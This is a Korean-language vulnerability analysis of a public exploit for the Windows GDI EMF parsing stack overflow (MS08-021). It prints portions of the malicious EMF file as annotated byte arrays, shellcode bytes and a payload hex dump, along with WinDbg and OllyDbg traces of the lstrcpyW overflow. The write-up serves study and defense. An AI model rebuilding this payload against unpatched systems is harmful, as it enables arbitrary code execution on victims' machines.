

MS Windows GDI Image Parsing Stack Overflow Exploit 분석

(<http://milw0rm.com/>에 공개된 exploit 분석)

2008.07.17

v0.5

By Kancho (kancholove@gmail.com, www.securityproof.net)

milw0rm.com에 2008년 4월 14일에 공개된 Microsoft Windows GDI Image Parsing Stack Overflow 취약점과 그 exploit 코드를 분석해 보고자 합니다.


테스트 환경은 다음과 같습니다.

- Host PC : Windows XP Home SP2 5.1.2600 한국어
- App. : VMware Workstation ACE Edition 5.5.1
- Guest PC
 - Windows XP Professional SP2 5.1.2600 영어

이 취약점은 MS08-021로 패치가 되었습니다. 따라서 테스트해보기 위해서는 해당 패치가 설치되지 않은 환경에서 수행하셔야 합니다.

먼저 milw0rm에 게재된 exploit 코드가 잘 동작하는지 테스트해보도록 하겠습니다.

Exploit을 다운받아보면 취약점을 이용하는 EMF파일을 생성하는 실행 파일과 그 소스 코드, 그리고 이미 만들어진 샘플 EMF파일이 존재합니다. Guest PC에 샘플 EMF 파일을 복사한 뒤 탐색기로 보면 explorer.exe가 에러가 나서 종료되는 것을 볼 수 있습니다.




그렇다면 exploit 코드를 분석해 보도록 하겠습니다. Exploit 소스 코드를 보시면 아시겠지만 매우 간단하게 되어있습니다. Windows 2K SP4에서 계산기를 실행시키는 shellcode가 삽입된 취약한

EMF파일의 바이너리가 그대로 저장되어 있으며, 이를 사용자 입력으로 받은 파일 이름으로 생성하는 코드입니다. 코드는 간단한데 분석하기는 무척 까다롭다고 할 수 있습니다.

그럼 먼저 취약점을 이용하는 EMF파일의 바이너리를 분석해보도록 하겠습니다.

EMF 파일¹의 구조는 크게 다음과 같습니다.

Enhanced Metafile



먼저 Enhanced Metafile Header를 보도록 하겠습니다.

```
~~~~~
unsigned char data[130168] = {
    0x01, 0x00, 0x00, 0x00, // Record Type. EMR_HEADER
    0x6C, 0x00, 0x00, 0x00, // Record Size
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC8, 0x00, 0x00, 0x00, 0xD8, 0x00, 0x00, 0x00,
    // rclBounds
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x4A, 0x19, 0x00, 0x00, 0x87, 0x1A, 0x00, 0x00,
    // rclFrame
    0x20, 0x45, 0x4D, 0x46, // Signature. 'EMF'
    0x00, 0x00, 0x01, 0x00, // Version
    0x78, 0xFC, 0x01, 0x00, // nBytes. Size of the metafile in bytes
}
```

¹ EMF 파일 포맷은 www.wotsit.org 에서 찾을 수 있습니다. 이 사이트는 많은 파일들의 포맷을 모아놓고 있어 유용합니다. 또는 <http://msdn.microsoft.com/en-us/library/cc230514.aspx>에서 구체적인 설명을 볼 수 있습니다.

```

0x12, 0x00, 0x00, 0x00, // nRecords. Number of records in the metafile
0x02, 0x00, // nHandles. Number of handles in the handle table
0x00, 0x00, // sReserved. Must be 0.
0x00, 0x00, 0x00, 0x00, // nDescription.
0x00, 0x00, 0x00, 0x00, // offDescription.
0x00, 0x00, 0x00, 0x00, // nPalEntries. Number of entries in the metafile palette.
0x00, 0x04, 0x00, 0x00, 0x00, 0x03, 0x00, 0x00, // szlDevice. Size of reference device in pixels.
0x4A, 0x01, 0x00, 0x00, 0xF0, 0x00, 0x00, 0x00, // szlMillimeters.
0x00, 0x00, 0x00, 0x00, // cbPixelFormat
0x00, 0x00, 0x00, 0x00, // offPixelFormat
0x00, 0x00, 0x00, 0x00, // bOpenGL
0x10, 0x09, 0x05, 0x00, // micrometersX
0x80, 0xA9, 0x03, 0x00, // micrometersY

```

~~~~~

Header정보는 정상적으로 잘 구성되어 있는 것으로 보입니다. 다음 record를 보겠습니다.

~~~~~

```

0x79, 0x00, 0x00, 0x00, // Record ID. EMR_COLORMATCHTOTARGETW
0xC4, 0xFD, 0x00, 0x00, // Record Size.
0x01, 0x00, 0x00, 0x00, // dwAction.
0x00, 0xFD, 0x00, 0x00, // dwValues
0x00, 0x00, 0x00, 0x00, // cbName
0xA9, 0xFD, 0x00, 0x00, // cbData
0x33, 0xC9, 0x83, 0xE9, ... // Data

```

~~~~~

일단 해당 record의 크기가 무척 큰 것을 알 수 있습니다. 또한 데이터를 살펴보면 중간에 'A'(0x61)이 많이 삽입되어 있습니다. 스택을 덮어쓰기 위한 것으로 추측해볼 수 있습니다.

또한 조금 뒤에 크기가 큰 record 하나가 더 나옵니다.

~~~~~

```

0x51, 0x00, 0x00, 0x00, // Record Type. EMR_STRETCHDIBITS
0x70, 0xFD, 0x00, 0x00, // Record Size
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC8, 0x00, 0x00, 0x00, 0xD8, 0x00, 0x00, 0x00,
// Bounds
0x00, 0x00, 0x00, 0x00, // xDest
0x00, 0x00, 0x00, 0x00, // yDest
0x00, 0x00, 0x00, 0x00, // xSrc

```

```

0x00, 0x00, 0x00, 0x00, // ySrc
0xF5, 0x00, 0x00, 0x00, // cxSrc
0x01, 0x01, 0x00, 0x00, // cySrc
0x50, 0x00, 0x00, 0x00, // offBmiSrc
0x28, 0x04, 0x00, 0x00, // cbBmiSrc
0x78, 0x04, 0x00, 0x00, // offBitsSrc
0xF8, 0xF8, 0x00, 0x00, // cbBitsSrc
0x00, 0x00, 0x00, 0x00, // UsageSrc
0x20, 0x00, 0xCC, 0x00, // BitBltRasterOperation
0x4A, 0x19, 0x00, 0x00, // cxDest
0x87, 0x1A, 0x00, 0x00, // cyDest
0x28, 0x00, 0x00, 0x00, ... // BmiSrc, BitsSrc


```

이 후에는 크기가 작은 record들이 나오다가 EMR_EOF record가 나오면서 파일이 끝이 납니다.

따라서 해당 파일은 EMF 파일 포맷을 따르고 있으며 2개의 record의 크기가 매우 큰 것을 알 수 있었습니다. 그 중에서도 EMR_COLORMATCHTOTARGETW record에 내용에 'A'가 많이 포함되어 있는 것으로 보아 overflow와 관련이 있는 것으로 추측할 수 있습니다.

그럼 디버깅을 통해 exception이 나는 지점을 찾아보도록 하겠습니다.

먼저 취약점을 이용하는 EMF 파일을 탐색기를 통해 선택을 하면 위에서 나온 화면이 뜨며 Explorer.exe가 종료됩니다. 이 때 dump 파일이 저장되는데 그 파일명을 기억해둡니다.




그리고 나서 생성된 dump파일을 WinDbg로 분석합니다. 물론 WinDbg²는 설치가 되어 있어야 하

² <http://www.microsoft.com/whdc/devtools/debugging/installx86.msp#A> 에서 다운가능

며, Windows Symbol³ 역시 설치되어 있으면 편리합니다.

WinDbg를 실행시켜 'Open Crash Dump...' 를 선택합니다.



그리고 앞서 생성된 dump 파일을 선택합니다. 물론 이 때 설치된 Symbol Path가 제대로 설정되어 있어야 합니다. Symbol Path 설정은 아까 'Open Crash Dump...' 조금 밑에 존재합니다. 아무튼 정상적으로 crash dump파일을 오픈했으면 command line에 '!analyze -v'를 입력합니다. 그러면 다음과 같은 결과를 볼 수 있습니다.

~~~~~

```
0:008> !analyze -v
```

```
*****  
*                                                                 *  
*                          Exception Analysis                       *  
*                                                                 *  
*****
```

```
FAULTING_IP:
```

```
gdi32!IcmCreateColorSpaceByName+81
```

```
77f233dc c9          leave
```

```
EXCEPTION_RECORD: ffffffff -- (.exr ffffffff) (ffff)
```

```
ExceptionAddress: 77f233dc (gdi32!IcmCreateColorSpaceByName+0x00000081)
```

```
ExceptionCode: c0000409
```

```
ExceptionFlags: 00000000
```

```
NumberParameters: 0
```

```
BUGCHECK_STR: c0000409
```

---

<sup>3</sup> <http://www.microsoft.com/whdc/DevTools/Debugging/symbolpkg.mspix> 에서 다운가능

DEFAULT\_BUCKET\_ID: APPLICATION\_FAULT

PROCESS\_NAME: explorer.exe

**LAST\_CONTROL\_TRANSFER: from 61616161 to 77f233dc**

STACK\_TEXT:

00fded0c 61616161 61616161 61616161 61616161 gdi32!IcmCreateColorSpaceByName+0x81

WARNING: Frame IP not in any known module. Following frames may be wrong.

61616161 00000000 00000000 00000000 00000000 0x61616161

FOLLOWUP\_IP:

gdi32!IcmCreateColorSpaceByName+81

77f233dc c9 leave

FOLLOWUP\_NAME: MachineOwner

SYMBOL\_NAME: gdi32!IcmCreateColorSpaceByName+81

MODULE\_NAME: gdi32

IMAGE\_NAME: gdi32.dll

DEBUG\_FLR\_IMAGE\_TIMESTAMP: 41109697

STACK\_COMMAND: .ecxr ; kb

BUCKET\_ID: c0000409\_gdi32!IcmCreateColorSpaceByName+81

Followup: MachineOwner


-----

~~~~~


분석 결과를 보면 gdi32내에서 IcmCreateColorSpaceByName+0x81 위치에서 exception이 발생했음을 알 수 있습니다. 따라서 ollydbg를 통해 IcmCreateColorSpaceByName 함수 시작 위치에 breakpoint를 걸고 exception을 발생시키면 대략의 흐름을 파악할 수 있을 것이라 생각할 수 있습니다.

따라서 ollydbg를 실행시켜 'File - Attach'를 선택합니다. 그리고 attach할 대상을 explorer로 선택

합니다. 그러면 대상 프로세스에 ollydbg가 attach되고, 멈추어 있는 상태기 때문에 F9를 눌러 실행시켜 줍니다. IcmCreateColorSpaceByName 함수 시작 부분에 breakpoint를 걸기 위해 Ctrl+G를 눌러 IcmCreateColorSpaceByName를 찾았지만 찾을 수 없다고 나옵니다.



이는 Export되는 함수가 아니기 때문에 찾지 못하는 것이 아닐까 생각됩니다. 함수 명으로서 찾지 못했지만 WinDbg 분석 결과를 보면 주소가 나와 있습니다. Exception이 발생한 주소가 0x77f233dc이고 이는 IcmCreateColorSpaceByName 함수로부터 0x81만큼 떨어져 있는 곳을 알 수 있습니다. 따라서 IcmCreateColorSpaceByName 함수가 시작되는 주소는 $0x77f233dc - 0x81 = 0x77f2335b$ 임을 알 수 있고, 해당 주소로 Ctrl+G를 통해 직접 이동해보도록 하겠습니다.



함수의 시작 부분과 비슷한 것으로 보아 제대로 찾아왔다는 것을 알 수 있습니다. 그리고 함수 내부를 한번 살펴보니 lstrcpyW 함수가 호출되는 것을 볼 수 있습니다. 즉, Stack Overflow가 발생할 수 있다는 것을 눈치챌 수 있습니다. 확인을 위해 F2를 눌러 함수 시작 위치에 breakpoint를 걸고 탐색기를 통해 EMF파일을 선택하면 해당 함수에 break가 걸림을 확인할 수 있습니다.

```

OllyDbg - explorer.exe - [CPU - thread 00000700, module GDI32]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ...

77F23359 90          NOP
77F2335A 90          NOP
77F2335B 8BFF       MOV EDI,EDI
77F2335D 55        PUSH EBP
77F2335E 8BEC       MOV EBP,ESP
77F23360 81EC 50020000 SUB ESP,250
77F23366 A1 1420F57Z MOV EAX,DWORD PTR DS:[77F52014]
77F23368 8B55 0C     MOV EDX,DWORD PTR SS:[EBP+C]
77F2336E 56        PUSH ESI
77F2336F 8B75 08     MOV ESI,DWORD PTR SS:[EBP+8]
77F23372 8945 FC     MOV DWORD PTR SS:[EBP-4],EAX
77F23375 57        PUSH EDI
77F23376 33C0       XOR EAX,EAX
  
```

F8을 누르면서 위에서 확인했던 lstrcpyW 함수가 호출되는 부분까지 따라갑니다.

```

OllyDbg - explorer.exe - [CPU - thread 00000700, module GDI32]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ...

77F2338E 8985 C0FDFFFF MOV DWORD PTR SS:[EBP-240],EAX
77F23394 52        PUSH EDX
77F23395 8D85 F4FDFFFF LEA EAX,DWORD PTR SS:[EBP-20C]
77F2339B 50        PUSH EAX
77F2339C C785 B0FDFFFF 4: MOV DWORD PTR SS:[EBP-250],50534F43
77F233A6 C785 B4FDFFFF 0: MOV DWORD PTR SS:[EBP-24C],400
77F233B0 C785 B8FDFFFF 4: MOV DWORD PTR SS:[EBP-248],24C
77F233BA FF15 A811F17Z CALL DWORD PTR DS:[<&KERNEL32.lstrcpyW]> kernel32.lstrcpyW
77F233C0 FF75 14    PUSH DWORD PTR SS:[EBP+14]
77F233C3 8D85 B0FDFFFF LEA EAX,DWORD PTR SS:[EBP-250]
77F233C9 6A 00     PUSH 0
77F233CB 50        PUSH EAX
77F233CC 56        PUSH ESI
77F233CD E8 13000000 CALL GDI32.77F233E5
77F233D2 8B4D FC     MOV ECX,DWORD PTR SS:[EBP-4]
  
```

그리고 이 때의 인자를 확인해보면,

```

01A3E9AC 01A3EB00 String1 = 01A3EB00
01A3E9B0 01B500CC String2 = "???..?????????????????????????????????????????"
01A3E9B4 00010002 UNICODE "LLUSERSPROFILE=C:\Documents and Settings\
01A3E9B8 01B500B4
01A3E9BC 50534F43
01A3E9C0 00000400
01A3E9C4 0000024C
01A3E9C8 00000000
  
```

복사되는 지점(Dest)은 스택 상의 지점이고, 복사하는 지점(Src)은 0x1B500CC입니다. 0x1B500CC에 어떤 값이 들어있는지 확인해보면 다음과 같습니다.

Address	Hex dump	ASCII
01B500C0	33 C9 83 E9 E1 E8 FF FF FF FF C0 5E 81 76 0E 42	3fãáþë Ì^úó#B
01B500C4	52 47 09 83 EE FC E2 F4 BE BA 03 09 42 52 CC 4C	RG.æé"Γ(¶ ●.BRfL
01B500C8	7E D9 3B 0C 3A 53 A8 82 0D 4A CC 56 62 53 AC 40	"J.;.Sóé.JfUbs%@
01B500CC	C9 66 CC 08 AC 63 87 90 EE D6 87 7D 45 93 8D 04	[f[]acqEemqJEdi+
01B500D0	43 90 AC FD 79 06 63 0D 37 B7 CC 56 66 53 AC 6F	Cé%²y*c.7nlfUFS%o
01B500D4	C9 5E 0C 82 1D 4E 46 E2 C9 4E CC 08 A9 DB 1B 2D	[^..é#NFT[FN]r-+~
01B500D8	46 91 18 38 B4 32 11 6D C9 14 77 82 02 5E CC 79	Fæ†ø†2^m[flwe0^fy
01B500DC	5E FF CC 61 4A DB BF 8A 82 38 17 61 AD 9C A7 69	^ [fa. h eé8±a+é0i
01B500E0	2A CA B9 83 4C 05 B8 EE 21 33 2B 6A 6C 37 3F 6C	*¶[L.†e†3+jl7?l
01B500E4	42 52 47 09 61 62 63 64 65 66 67 68 69 6A 6B 6C	BRG.abcdefg h i j k l
01B500E8	6D 6E 6F 61 63 62 65 64 67 66 69 68 6B 6A 6D 6C	mnoacbedgf i h k j l
01B500EC	6F 6E 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E	onqrstuvwxyz{ } ^
01B500F0	7F 71 73 72 75 74 77 76 79 78 7B 7A 7D 7C 7F 7E	0qsrutvwxyz{ }~
01B500F4	81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 81	ueäääâëèéíîíÀú

중간쯤 보시면 'abcdef...' 이런 패턴이 보이는데 이는 원래 exploit 코드에서 'a'(0x61)이 위치한 부분을 제가 임의로 바꾼 것입니다. 따라서 앞에서 보셨던 'a'가 연속적으로 존재했던 record의 값이 0x33, 0xc9, 0x83, 0xe9 부터 스택에 복사되어 있는 것이었습니다.

Istrcpy 함수를 호출하면 return address가 덮어 쓰여지게 됩니다. 이 후 계속 코드를 따라가다 보면 마지막에 stack overflow 유무를 검사하기 위한 cookie값 체크 루틴이 호출되는 것을 볼 수 있습니다.

```

OllyDbg - explorer.exe - [CPU - thread 00000700, module GDI32]
File View Debug Plugins Options Window Help
L E M T W H C / I
77F233C9 6A 00 PUSH 0
77F233CB 50 PUSH EAX
77F233CC 56 PUSH ESI
77F233CD E8 13000000 CALL GDI32.77F233E5
77F233D2 8B4D FC MOV ECX,DWORD PTR SS:[EBP-4]
77F233D5 5F POP EDI
77F233D6 5E POP ESI
77F233D7 E8 9C49FFFF CALL GDI32.77F17D78
77F233DC C9 LEAVE
77F233DD C2 1000 RETN 10
77F233E0 90 NOP
77F233E1 90 NOP
77F233E2 90 NOP
77F233E3 90 NOP
77F233E4 90 NOP
77F233E5 90 NOP
  
```

아래는 Cookie값 체크 루틴 내부입니다.

```

L E M T W H C
77F17D78 3B0D 1420F577 CMP ECX,DWORD PTR DS:[77F52014]
77F17D7E 0F85 AB810300 JNZ GDI32.77F4FF2F
77F17D84 F7C1 0000FFFF TEST ECX,FFFFFF0000
77F17D8A 0F85 9F810300 JNZ GDI32.77F4FF2F
77F17D90 C3 RETN
  
```

Istrcpy 함수를 통해 cookie값이 덮어 쓰여졌기 때문에 아래 루틴으로 이동하게 되고, 결국 explorer.exe 프로세스는 종료됩니다.

```

L E M T W H C / K B R ... S
77F4FFFA 6A 00 PUSH 0
77F4FFFB FF15 0410F177 CALL DWORD PTR DS:[&KERNEL32.SetUnhand kernel32.SetUnhandle
77F4FFFD 8D45 F8 LEA EAX,DWORD PTR SS:[EBP-8]
77F4FFFE 50 PUSH EAX
77F4FFFF 50 PUSH EAX
77F50000 6A 00 PUSH 0
77F50002 FF15 0410F177 CALL DWORD PTR DS:[&KERNEL32.Unhandle kernel32.Unhandle
77F50004 8D45 F8 LEA EAX,DWORD PTR SS:[EBP-8]
77F50006 50 PUSH EAX
77F50008 FF15 0810F177 CALL DWORD PTR DS:[&KERNEL32.Unhandle kernel32.Unhandle
77F5000A 68 02050000 PUSH 502
77F5000C FF15 DC10F177 CALL DWORD PTR DS:[&KERNEL32.GetCurren kernel32.GetCurren
77F5000E 50 PUSH EAX
77F50010 FF15 E010F177 CALL DWORD PTR DS:[&KERNEL32.Terminate kernel32.Terminate
77F50012 5F POP EBT
  
```

구체적인 record의 내용과 parsing되는 것까지 분석할 필요는 없다고 생각이 들어 분석하지 않았습니다.

이번 취약점은 보신 바와 같이 record의 내용을 조작하여 IstrcpyW 함수를 이용하여 Stack Overflow를 발생시킬 수 있다는데 있습니다. XP SP2에서는 Security Cookie 값이 스택에 유지되므

로 코드가 실행되지는 않았습시다만 2000인 경우는 임의의 코드가 실행될 수 있는 치명적인 취약점이었습니다.

문서에 오류나 질문이 있으시면 바로 알려주시기 바랍니다.